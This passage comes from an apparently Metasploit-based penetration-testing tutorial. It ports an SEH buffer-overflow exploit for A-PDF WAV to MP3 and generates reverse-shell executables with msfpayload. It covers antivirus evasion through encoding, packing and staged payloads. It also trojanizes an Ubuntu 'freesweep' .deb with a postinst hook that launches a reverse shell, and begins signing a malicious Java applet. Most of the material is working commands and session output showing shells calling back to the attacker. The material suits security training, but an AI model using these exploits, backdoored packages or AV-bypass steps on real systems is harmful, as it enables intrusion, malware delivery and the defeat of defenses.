            'DefaultOptions' =>
                {
                    'EXITFUNC' => 'seh',
                    'DisablePayloadHandler' => 'true'
                },
            'Payload'        =>
                {
                    'Space'    => 600,
                    'BadChars' => "\x00\x0a",
                    'StackAdjustment' => -3500
                },
```

```
            'Platform' => 'win',
            'Targets'        =>
                [
                    [ 'Windows Universal', { 'Ret' => 0x0047265c, 'Offset'
=> 4132 } ],    # p/p/r in wavtomp3.exe
                ],
            'Privileged'     => false,
            'DisclosureDate' => 'Aug 17 2010',
            'DefaultTarget'  => 0))
```

The last part we need to edit before moving on to the actual exploit is the 'register_options' section. In this case, we need to tell Metasploit what the default filename will be for the exploit. In network-based exploits, this is where we would declare things like the default port to use.

```
        register_options(
            [
                OptString.new('FILENAME', [ false, 'The file name.',
'msf.wav']),
            ], self.class)
```

The final, and most interesting, section to edit is the 'exploit' block where all of the pieces come together. First, rand_text_alpha_upper(target['Offset']) will create our buffer leading up to the SE Handler using random, upper-case alphabetic characters using the length we specified in the 'Targets' block of the module. Next, generate_seh_record(target.ret) adds the short jump and return address that we normally see in public exploits. The next part, make_nops(12), is pretty self-explanatory; Metasploit will use a variety of No-Op instructions to aid in IDS/IPS/AV evasion. Lastly, payload.encoded adds on the dynamically generated shellcode to the exploit. A message is printed to the screen and our malicious file is written to disk so we can send it to our target.

```
    def exploit

        sploit = rand_text_alpha_upper(target['Offset'])
        sploit << generate_seh_record(target.ret)
        sploit << make_nops(12)
        sploit << payload.encoded

        print_status("Creating '#{datastore['FILENAME']}' file ...")

        file_create(sploit)

    end
```

Now that we have everything edited, we can take our newly created module for a test drive.

```
msf > search a-pdf
[*] Searching loaded modules for pattern 'a-pdf'...

Exploits
========

   Name                                              Rank    Description
   ----                                              ----    -----------
```

```
   windows/browser/adobe_flashplayer_newfunction     normal  Adobe Flash
Player "newfunction" Invalid Pointer Use
   windows/fileformat/a-pdf_wav_to_mp3               normal  A-PDF WAV to
MP3 v1.0.0 Buffer Overflow
   windows/fileformat/adobe_flashplayer_newfunction  normal  Adobe Flash
Player "newfunction" Invalid Pointer Use

msf > use exploit/windows/fileformat/a-pdf_wav_to_mp3
msf exploit(a-pdf_wav_to_mp3) > show options

Module options:

   Name        Current Setting                      Required  Description
   ----        ---------------                      --------  -----------
   FILENAME    msf.wav                              no        The file
name.
   OUTPUTPATH  /opt/metasploit3/msf3/data/exploits  yes       The location
of the file.


Exploit target:

   Id  Name
   --  ----
   0   Windows Universal


msf exploit(a-pdf_wav_to_mp3) > set OUTPUTPATH /var/www
OUTPUTPATH => /var/www
msf exploit(a-pdf_wav_to_mp3) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(a-pdf_wav_to_mp3) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(a-pdf_wav_to_mp3) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Creating 'msf.wav' file ...
[*] Generated output file /var/www/msf.wav
[*] Exploit completed, but no session was created.
msf exploit(a-pdf_wav_to_mp3) >
```

Everything seems to be working fine so far. Now we just need to setup a meterpreter listenter and have our victim open up our malicious file in the vulnerable application.

```
msf exploit(a-pdf_wav_to_mp3) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 192.168.1.160
[*] Meterpreter session 1 opened (192.168.1.101:4444 ->
192.168.1.160:53983) at 2010-08-31 20:59:04 -0600

meterpreter > sysinfo
```

```
Computer: XEN-XP-PATCHED
OS      : Windows XP (Build 2600, Service Pack 3).
Arch    : x86
Language: en_US
meterpreter> getuid
Server username: XEN-XP-PATCHED\Administrator
meterpreter>
```

Success! Not all exploits are this easy to port over but the time spent is well worth it and helps to make an already excellent tool even better. For further information on porting exploits and contributing to Metasploit in general, see the following links:

http://www.metasploit.com/redmine/projects/framework/repository/entry/HACKING
http://www.metasploit.com/redmine/projects/framework/wiki/PortingExploits
http://www.metasploit.com/redmine/projects/framework/wiki/ExploitModuleDev

08 - Client Side Exploits

Client-Side exploits are always a fun topic and a major front for attackers today. As network administrators and software developers fortify the perimeter, pentesters need to find a way to make the victims open the door for them to get into the network. Client-side exploits require user-interaction such as enticing them to click a link, open a document, or somehow get to your malicious website.

There are many different ways of using Metasploit to perform client-side attacks and we will demonstrate a few of them here.

Binary Payloads

It seems like Metasploit is full of interesting and useful features. One of these is the ability to generate an executable from a Metasploit payload. This can be very useful in situations such as social engineering, if you can get a user to run your payload for you, there is no reason to go through the trouble of exploiting any software.

Let's look at a quick example of how to do this. We will generate a reverse shell payload, execute it on a remote system, and get our shell. To do this we will use the command line tool msfpayload. This command can be used for generating payloads to be used in many locations and offers a variety of output options, from perl to C to raw. We are interested in the executable output, which is provided by the X command.

We'll generate a Windows reverse shell executable that will connect back to us on port 31337. Notice that msfpayload operates the same way as msfcli in that you can append the letter 'O' to the end of the command string to see which options are available to you.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/shell_reverse_tcp O

       Name: Windows Command Shell, Reverse TCP Inline
    Version: 6479
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 287

Provided by:
  vlad902 vlad902@gmail.com

Basic options:
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
EXITFUNC   seh              yes       Exit technique: seh, thread, process
LHOST                       yes       The local address
LPORT      4444             yes       The local port

Description:
Connect back to attacker and spawn a command shell
```

```
root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 O

Name: Windows Command Shell, Reverse TCP Inline
Version: 6479
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 287

Provided by:
vlad902 vlad902@gmail.com

Basic options:
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
EXITFUNC   seh              yes       Exit technique: seh, thread, process
LHOST      172.16.104.130   yes       The local address
LPORT      31337            yes       The local port

Description:
Connect back to attacker and spawn a command shell

root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 X > /tmp/1.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
Length: 287
Options: LHOST=172.16.104.130,LPORT=31337

root@bt:/pentest/exploits/framework3# file /tmp/1.exe

/tmp/1.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, now we see we have a windows executable ready to go. Now, we will use 'multi/handler' which is a stub that handles exploits launched outside of the framework.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole

                  ##                               ###            ##    ##
 ##   ##  ####  ######  ####   #####    #####     ##    ####        ######
#######  ##   ##   ##   ##          ##  ##   ##    ##   ##  ##    ###    ##
#######  ######   ##   #####    ####   ##   ##    ##   ##  ##    ##     ##
## # ##      ##   ##   ##   ## ##       #####     ##   ##  ##    ##     ##
##    ##   ####  ###    #####    #####      ##    ####    ####   #### ###
                                            ##


       =[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 371 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
       =[ 149 aux

msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options:
```

```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

When using the 'exploit/multi/handler' module, we still need to tell it which payload to expect so we configure it to have the same settings as the executable we generated.

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options

Module options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread,
process
   LHOST                      yes       The local address
   LPORT     4444             yes       The local port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 172.16.104.130
LHOST => 172.16.104.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) >
```

Now that we have everything set up and ready to go, we run 'exploit' for the multi/handler and execute our generated executable on the victim. The multi/handler handles the exploit for us and presents us our shell.

```
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

```
[*] Sending stage (474 bytes)
[*] Command shell session 2 opened (172.16.104.130:31337 ->
172.16.104.128:1150)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>
```

Antivirus Bypass

Basics (E)

Source: http://grey-corner.blogspot.com/2010/04/bypassing-av-detection-netcat.html

Introduction

The subject of bypassing AV detection is one that comes up quite frequently in discussions in pentesting circles, and I was most recently reminded of it once again when it came up on one of the mailing lists I subscribed to. In this particular case, the executable in question that people wanted to sneak by those evil AV scanners was the Windows version of netcat (nc.exe).

Since this was something I had looked at before, I contributed some of my own favorite methods to the list, but I thought it might also be a good idea to do a post about it here as well, giving a more detailed summary of the process, including my own methods and those mentioned by some others.

The methods I am listing are specifically focused on Windows executable files, with nc.exe being used as the example, and may not be appropriate for other types of malicious code, such as macro viruses, although the theory (involving signature avoidance) is largely the same.

In addition, while it is possible to evade AV detection by encrypting a file (adding it to a TrueCrypt container, or a password protected zip file) I have not listed this method below. This is because this method results in a program that cannot be run in its current form - it will need to be removed from the encrypted container first before it is run. This can be effective in bypassing AV detection on content inspection gateways (virus scanning email servers for example), but a local virus scanner will usually pick the file up once it is extracted to disk before being run.

And of course I also have to give the standard warning here that I do before any post that may be put to inappropriate use.... don't be evil.

Now lets get into the detail.

Methods of Bypassing AV Detection

The methods for bypassing AV detection can be loosely grouped together as follows:

- Binary Editing
- Encoding
- Packing
- Source Modifcation
- Recompilation

- Use of Alternative programs

Virus "File Signatures"

What these methods all have in common is that they all work to try and modify the file signature of the target executable file in order to avoid detection. A quick explanation of what a signature is could be helpful here.

The most common method for virus detection is the use of a signature, which is a unique pattern of bytes contained within a malicious file. This signature is usually quite small (perhaps only a few dozen bytes), and if you can modify the file such that those bytes are not present in the file when the virus scanner scans it, then no virus will be detected. This could be as simple as the virus scanner expecting to see the characters "Now you are pwned!" at byte offset 200 in the file, and if you change the file to instead say "Now you are Pwned!" (changing the case of the 'p' in pwned), the signature will not be complete and no virus will be detected. Now it may not always be possible to just directly modify the file signature in such a simple manner and still have the target executable run as intended, but there are other ways in which this same goal can be achieved other than just replacing text characters (more on this later).

Another important fact to understand about Virus Scanners related to the file signature issue is that the "scanning" of the file is usually done based on how it appears on disk. Consequently, detection can also be bypassed if the file appears one way when opened from disk, but modifies itself when loaded into memory.

Now, checking for this type of file signature is not the only technique used by virus scanning products to detect malicious code, however it is the most common, and in the majority of cases it is sufficient to modify the file signature in order to bypass detection. The methods of AV avoidance discussed in this post are primarily focused on the file signature method, but some might also be effective (with a little modification) against other detection methods. If you are interested in some of the other methods of virus detection, "The Art of Computer Virus Research and Defense" by Peter Szor is an excellent reference.

Finding File Signatures

Considering the focus so far on file signatures, it might be worthwhile to discuss how we actually go about finding what the signature of a file actually is.

The process of doing this is actually quite straightforward and involves removing different lengths of data from the end of the file and scanning each copy of the file with your AV program of choice to identify which copies of the file are detected as infected. By manipulating the size of data removed from the end of the file and gradually narrowing down the spot where detection of the file as virus infected stops, you will be able to find the location of the file signature. This general process was outlined in the Taking Back Netcat paper, and there is also a tool designed specifically for this purpose called DSplit, which you can see in this video here.

Now lets go through each of the modification methods in turn, to describe how they work.

Binary Editing

This is one of the simplest ways in which to avoid antivirus detection, which basically just involves finding the signature of the file and directly changing its contents. It can be just as easy as my "Pwned" example above. If the signature is some text within the file, and changing the text won't affect the running of the executable - you can just directly change it within a Hex Editor. In some cases it will be a little more complicated, and you might need to be able to replace assembly instructions in the file with equivalent instructions.

This is essentially what was done in the Taking Back Netcat paper - nc.exe was opened in OllyDbg and some INT3 instructions from the file signature were replaced with NOPs. This changed the signature of nc.exe without breaking the application. This method won't always be effective - the signature may not always include easily changable text or assembly instructions, and in these cases you may need to rely on one of the other methods.

Encoding

This involves encoding the machine language instructions inside an executable, so that these instructions will be decoded in memory before they are run.

A video, with the charming title of "I Piss on Your AV" is located here, and it shows one method of achieving this encoding process.

Essentially, you modify the executable file to add a decoding stub at the end of the file, redirect the programs entry point to this decoding stub, and replace the existing content of the .text section of the PE file with an encoded version. Then, when the executable is run, the decoder runs first and transforms the content of the .text section of the PE file in memory, before passing control back to this now decoded executable code. If the file signature was contained within this .text section of the file, it will no longer appear in the file when it is stored on disk - and if the virus scanner only scans the file while it sits on disk then no virus will be detected.

If you want a more detailed version of the process you can do the (highly recommended) Cracking the Perimeter course from Offensive Security.

In the case of Metasploit executables, you can use the method described here to use msfencode for encoding.

Packing

Packing an executable is ostensibly done to reduce its file size, but it can also be quite effective at bypassing antivirus detection, as evidenced by the fact that it is a technique commonly used by malware in the wild. It has been such a common technique that "unpacking" of executables is a common skill amongst malware reverse engineers, and some malicious software detection tools will trigger on signs that a packer has been used.

Essentially packers work by compressing the contents of an executable file such that it's on disk size is reduced, with the file generally being decompressed in memory when it is run. Of course, just like with encoded executables, if the signature is part of the data that is compressed when the

executable is stored on disk, then any virus scanner that only scans files as they appear on disk will miss it.

There are many types of packers available, and if you are a malware researcher you can see the affect that a few of the most common packers have on a number of well known antivirus engines by using the PolyPack system. This system is not available to to members of the general public however, so most people will have to do their own dirty work in testing out the various packers available. There is a list of packers at the PolyPack site, and some of them (such as UPX) are freely available for use.

Source Modification

Modification of the source code of an executable (assuming you have the source and the skill to modify it) can be effective in bypassing virus detection. Depending on what the signature is this could be as simple as changing the text of some message within the code, or it might be more complicated, requiring the use of different function calls or the reordering of code.

If you are writing the program yourself or have the patience to modify it extensively you can add your own encoding or encryption routines into the code itself, or use polymorphic code. The important consideration when doing this is that the file signature in the resulting binary file must change as a result of the modification of the source code and the recompilation and linking of the executable.

Recompiling

Sometimes simply recompiling a program with different compiler or linker options, or with a different compiler, can change a files signature and allow you to avoid AV detection. In my testing of this last year, recompiling Netcat using Visual Studio 2008 bypassed detection by Symantec Antivirus (and also introduced some other minor issues, but that's besides the point).

Use of Alternate Programs

This one is actually a bit of a cheat - instead of changing your desired program to avoid AV detection, simply use another program with similar functionality.

For netcat, some of the following may be suitable:

- Cryptcat
- NCat
- Cygwin Netcat
- SBD
- Socat
- Mocat
- Netcat2

Metasploit Stuff

As we have seen, the Metasploit binary payloads work great. However, there is a bit of a complication.

Most Windows based systems currently run some form of anti-virus protection due to the widespread pervasiveness of malicious software targeting the platform. Let's make our example a little bit more real-world, and install the free version of AVG on the system and see what happens.

Right away, our payload gets detected. Let's see if there is anything we can do to prevent this from being discovered by AVG.

We will encode our produced executable in an attempt to make it harder to discover. We have used encoding before when exploiting software in avoiding bad characters so let's see if we can make use of it here. We will use the command line msfencode program. Lets look at some of the options by running msfencode with the '-h' switch.

```
root@bt4:/pentest/exploits/framework3# ./msfencode -h

    Usage: ./msfencode

OPTIONS:

    -a   The architecture to encode as
    -b   The list of characters to avoid: 'x00xff'
    -c   The number of times to encode the data
    -e   The encoder to use
    -h        Help banner
    -i   Encode the contents of the supplied file path
    -l        List available encoders
    -m   Specifies an additional module search path
    -n        Dump encoder information
    -o   The output file
    -s   The maximum size of the encoded data
```

```
    -t   The format to display the encoded buffer with (raw, ruby, perl, c,
exe, vba)
```

Let's see which encoders are available to us by running 'msfencode -l'.

```
root@bt4:/pentest/exploits/framework3# ./msfencode -l

Framework Encoders
==================

    Name                    Rank       Description
    ----                    ----       -----------
    cmd/generic_sh          normal     Generic Shell Variable Substitution
Command Encoder
    generic/none            normal     The "none" Encoder
    mipsbe/longxor          normal     XOR Encoder
    mipsle/longxor          normal     XOR Encoder
    php/base64              normal     PHP Base64 encoder
    ppc/longxor             normal     PPC LongXOR Encoder
    ppc/longxor_tag         normal     PPC LongXOR Encoder
    sparc/longxor_tag       normal     SPARC DWORD XOR Encoder
    x86/alpha_mixed         low        Alpha2 Alphanumeric Mixedcase
Encoder
    x86/alpha_upper         low        Alpha2 Alphanumeric Uppercase
Encoder
    x86/avoid_utf8_tolower  manual     Avoid UTF8/tolower
    x86/call4_dword_xor     normal     Call+4 Dword XOR Encoder
    x86/countdown           normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov         normal     Variable-length Fnstenv/mov Dword
XOR Encoder
    x86/jmp_call_additive   great      Polymorphic Jump/Call XOR Additive
Feedback Encoder
    x86/nonalpha            low        Non-Alpha Encoder
    x86/nonupper            low        Non-Upper Encoder
    x86/shikata_ga_nai      excellent  Polymorphic XOR Additive Feedback
Encoder
    x86/unicode_mixed       manual     Alpha2 Alphanumeric Unicode
Mixedcase Encoder
    x86/unicode_upper       manual     Alpha2 Alphanumeric Unicode
Uppercase Encoder
```

Excellent. We can see our options and some various encoders we can make use of. Let's use the raw output of msfpayload, and pipe that as input to msfencode using the "shikata ga nai encoder" (translates to "it can't be helped" or "nothing can be done about it"). From there, we'll output a windows binary.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 R | ./msfencode
-e x86/shikata_ga_nai -t exe > /tmp/2.exe

[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)

root@bt:/pentest/exploits/framework3# file /tmp/2.exe

/tmp/2.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
```

Perfect! Let's now transfer the binary to another system and see what happens. And...

Well, that's not good. It is still being discovered by AVG. Well, we can't let AVG win, can we? Let's get a little crazy with it, and use three different encoders, two of which we will tell it to run through 10 times each, for a total of 21 encodes. This is about as much encoding as we can do and still have a working binary. AVG will never get past this!

```
root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/shell_reverse_tcp LHOST=172.16.104.130 LPORT=31337 R | ./msfencode
-e x86/shikata_ga_nai -t raw -c 10 | ./msfencode -e x86/call4_dword_xor -t
raw -c 10 | ./msfencode -e x86/countdown -t exe > /tmp/6.exe
[*] x86/shikata_ga_nai succeeded with size 315 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 342 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 369 (iteration=3)

[*] x86/shikata_ga_nai succeeded with size 396 (iteration=4)

[*] x86/shikata_ga_nai succeeded with size 423 (iteration=5)

[*] x86/shikata_ga_nai succeeded with size 450 (iteration=6)

[*] x86/shikata_ga_nai succeeded with size 477 (iteration=7)

[*] x86/shikata_ga_nai succeeded with size 504 (iteration=8)

[*] x86/shikata_ga_nai succeeded with size 531 (iteration=9)

[*] x86/shikata_ga_nai succeeded with size 558 (iteration=10)

[*] x86/call4_dword_xor succeeded with size 586 (iteration=1)

[*] x86/call4_dword_xor succeeded with size 614 (iteration=2)

[*] x86/call4_dword_xor succeeded with size 642 (iteration=3)

[*] x86/call4_dword_xor succeeded with size 670 (iteration=4)

[*] x86/call4_dword_xor succeeded with size 698 (iteration=5)

[*] x86/call4_dword_xor succeeded with size 726 (iteration=6)

[*] x86/call4_dword_xor succeeded with size 754 (iteration=7)

[*] x86/call4_dword_xor succeeded with size 782 (iteration=8)

[*] x86/call4_dword_xor succeeded with size 810 (iteration=9)

[*] x86/call4_dword_xor succeeded with size 838 (iteration=10)

[*] x86/countdown succeeded with size 856 (iteration=1)

root@bt4:/pentest/exploits/framework3# file /tmp/6.exe
```

```
/tmp/6.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
```

Ok, we will copy over the binary, run it aaaannnnd....

We failed! It still is discovered by AVG! How will we ever get past this? Well, it turns out there is a good reason for this. Metasploit supports two different types of payloads. The first sort, like 'window/shell_reverse_tcp', contains all the code needed for the payload. The other, like 'windows/shell/reverse_tcp' works a bit differently. 'windows/shell/reverse_tcp' contains just enough code to open a network connection, then stage the loading of the rest of the code required by the exploit from the attackers machine. So, in the case of 'windows/shell/reverse_tcp', a connection is made back to the attacker system, the rest of the payload is loaded into memory, and then a shell is provided.

So what does this mean for antivirus? Well, most antivirus works on signature-based technology. The code utilized by 'windows/shell_reverse_tcp' hits those signatures and is tagged by AVG right away. On the other hand, the staged payload, 'windows/shell/reverse_tcp' does not contain the signature that AVG is looking for, and so is therefore missed. Plus, by containing less code, there is less for the anti-virus program to work with, as if the signature is made too generic, the false positive rate will go up and frustrate users by triggering on non-malicious software.

With that in mind, let's generate a 'windows/shell/reverse_tcp' staged payload as an excutable.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 X > /tmp/7.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
 Length: 278
Options: LHOST=172.16.104.130,LPORT=31337

root@bt4:/pentest/exploits/framework3# file /tmp/7.exe
/tmp/7.exe: MS-DOS executable PE  for MS Windows (GUI) Intel 80386 32-bit
```

Ok, now we copy it over to the remote system and run it, then see what happens.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=windows/shell/reverse_tcp LHOST=172.16.104.130 LPORT=31337 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.104.130:31337 ->
172.16.104.128:1548)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim\My Documents

05/27/2009 09:56 PM
.
05/27/2009 09:56 PM
..
05/25/2009 09:36 PM 9,728 7.exe
05/25/2009 11:46 PM
Downloads
10/29/2008 05:55 PM
My Music
10/29/2008 05:55 PM
My Pictures
1 File(s) 9,728 bytes
5 Dir(s) 38,655,614,976 bytes free

C:\Documents and Settings\Jim\My Documents>
```

Success! Antivirus did not trigger on this new staged payload. We have successfully evaded antivirus on the system, and delivered our payload.

Binary Linux Trojans

In order to demonstrate that client side attacks and trojans are not exclusive to the Windows world, we will package a Metasploit payload in with an Ubuntu deb package to give us a shell on Linux. An excellent video was made by Redmeat_uk demonstrating this technique that you can view at http://securitytube.net/Ubuntu-Package-Backdoor-using-a-Metasploit-Payload-video.aspx

We first need to download the package that we are going to infect and move it to a temporary working directory. In our example, we will use the package 'freesweep', a text-based version of Mine Sweeper.

```
root@bt4:/pentest/exploits/framework3# apt-get --download-only install
freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@bt4:/pentest/exploits/framework3# mkdir /tmp/evil
root@bt4:/pentest/exploits/framework3# mv
/var/cache/apt/archives/freesweep_0.90-1_i386.deb /tmp/evil
root@bt4:/pentest/exploits/framework3# cd /tmp/evil/
root@bt4:/tmp/evil#
```

Next, we need to extract the package to a working directory and create a DEBIAN directory to hold our additional added "features".

```
root@v-bt4-pre:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@v-bt4-pre:/tmp/evil# mkdir work/DEBIAN
```

In the 'DEBIAN' directory, create a file named 'control' that contains the following:

```
root@bt4:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and in
most text-based terminals currently in use.
```

We also need to create a post-installation script that will execute our binary. In our 'DEBIAN', we'll create a file named 'postinst' that contains the following:

```
root@bt4:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores
& /usr/games/freesweep &
```

Now we'll create our malicious payload. We'll be creating a reverse shell to connect back to us named 'freesweep_scores'.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload
linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 X >
/tmp/evil/work/usr/games/freesweep_scores
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
Length: 50
Options: LHOST=192.168.1.101,LPORT=443
```

We'll now make our post-installation script executable and build our new package. The built file will be named 'work.deb' so we will want to change that to 'freesweep.deb' and copy the package to our web root directory.

```
root@bt4:/tmp/evil/work/DEBIAN# chmod 755 postinst
root@bt4:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.
root@bt4:/tmp/evil# mv work.deb freesweep.deb
root@bt4:/tmp/evil# cp freesweep.deb /var/www/
```

If it is not already running, we'll need to start the Apache web server.

```
root@bt4:/tmp/evil# /etc/init.d/apache2 start
```

We will need to set up the Metasploit multi/handler to receive the incoming connection.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

On our Ubuntu victim, we have somehow convinced the user to download and install our awesome new game.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb

ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

As the victim installs and plays our game, we have received a shell!

```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 ->
192.168.1.175:1129)

ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:49 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
```

```
collisions:0 txqueuelen:1000
RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
...snip...

hostname
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```

Java Applet Infection

Joshua Abraham (jabra) published a great article which was based on a talk given at the Infosec World Conference with Rafal Los and can be found at http://blog.spl0it.org. Essentially, what the two were able to do is build a java applet that once executed in a browser will actually allow us to execute a Meterpreter payload if the target accepts the security warning.

Before we dive into this we need to meet some prerequisites on our attackers machine before we begin.

```
root@bt4:/# apt-get install sun-java6-jdk
```

Jabra has simplified most of the process with the bash script below to reduce input errors. You can download this script at: http://spl0it.org/files/makeapplet.sh

```
#!/bin/bash
#
# Shell script to sign a Java Applet
# Joshua "Jabra" Abraham
# Tue Jun 30 02:26:36 EDT 2009
#
# 1. Compile the Applet source code to an executable class.
#
# javac HelloWorld.java
#
# 2. Package the compiled class into a JAR file.
#
# jar cvf HelloWorld.jar HelloWorld.class
#
# 3. Generate key pairs.
#
# keytool genkey -alias signapplet -keystore mykeystore -keypass mykeypass
-storepass mystorepass
#
# 4. Sign the JAR file.
#
# jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass
- signedjar SignedHelloWorld.jar
# HelloWorld.jar signapplet
#
# 5. Export the public key certificate.
#
# keytool -export -keystore mykeystore -storepass mystorepass -alias
signapplet -file mycertificate.cer
#
# 6. Deploy the JAR and the class file.
```

```
#
# <applet code="HelloWorld.class" archive="SignedHelloWorld.jar" width=1
height=1> </applet>
#
echo "Enter the name of the applet without the extension:"
read NAMEjavac $NAME.javaif [ $? -eq 1 ] ; then
echo "Error with javac"
exit
fi

echo "[+] Packaging the compiled class into a JAR file"
jar cf $NAME.jar $NAME.class
if [ $? -eq 1 ] ; then
echo "Error with jar"
exit
fi

echo "[+] Generating key pairs"
keytool -genkey -alias signapplet -keystore mykeystore -keypass mykeypass -
storepass mystorepass
if [ $? -eq 1 ] ; then
echo "Error with generating the key pair"
exit
fi

echo "[+] Signing the JAR file"
jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass -
signedjar "Signed$NAME.jar" $NAME.jar signapplet
if [ $? -eq 1 ] ; then
echo "Error with signing the jar"
exit
fi

echo "[+] Exporting the public key certificate"
keytool -export -keystore mykeystore -storepass mystorepass -alias
signapplet -file mycertificate.cer
if [ $? -eq 1 ] ; then
echo "Error with exporting the public key"
exit
fi
echo "[+] Done"
sleep 1
echo ""
echo ""
echo "Deploy the JAR and certificate files. They should be deployed to a
directory on a Web server."
echo ""
echo "<applet width='1' height='1' code='$NAME.class'
archive='Signed$NAME.jar'> "
echo ""
```

We will now make a working directory for us to store this file and then grab it from his site or copy and paste it into your favorite text editor.

```
root@bt4:/# mkdir ./java-applet

root@bt4:/# cd ./java-applet
```

We need to make a java applet which we will then sign. For this, we will copy and paste the text below into your favorite text editor and save it as : "MSFcmd.java". For the remainder of this module, leave your editor open as you will need to modify some parameters as we go along with this module.

```
import java.applet.*;
import java.awt.*;
import java.io.*;
public class MSFcmd extends Applet {
public void init() {
Process f;
String first = getParameter("first");
try {
f = Runtime.getRuntime().exec("first");
}
catch(IOException e) {
e.printStackTrace();
}
Process s;
}
}
```

Next, we will use Jabras shell script to aid us in making our certificate. The following command will download the script, make it executable, and then launch the script to produce the certs.

```
root@bt4:/java-applet/# wget http://spl0it.org/files/makeapplet.sh && chmod
a+x ./makeapplet.sh

root@bt4:/java-applet/# ./makeapplet.sh

Enter the name of the applet without the extension: MSFcmd
[+] Packaging the compiled class into a JAR file
[+] Generating key pairs
What is your first and last name? [Unknown]: MSFcmd
What is the name of your organizational unit? [Unknown]: Microsoft
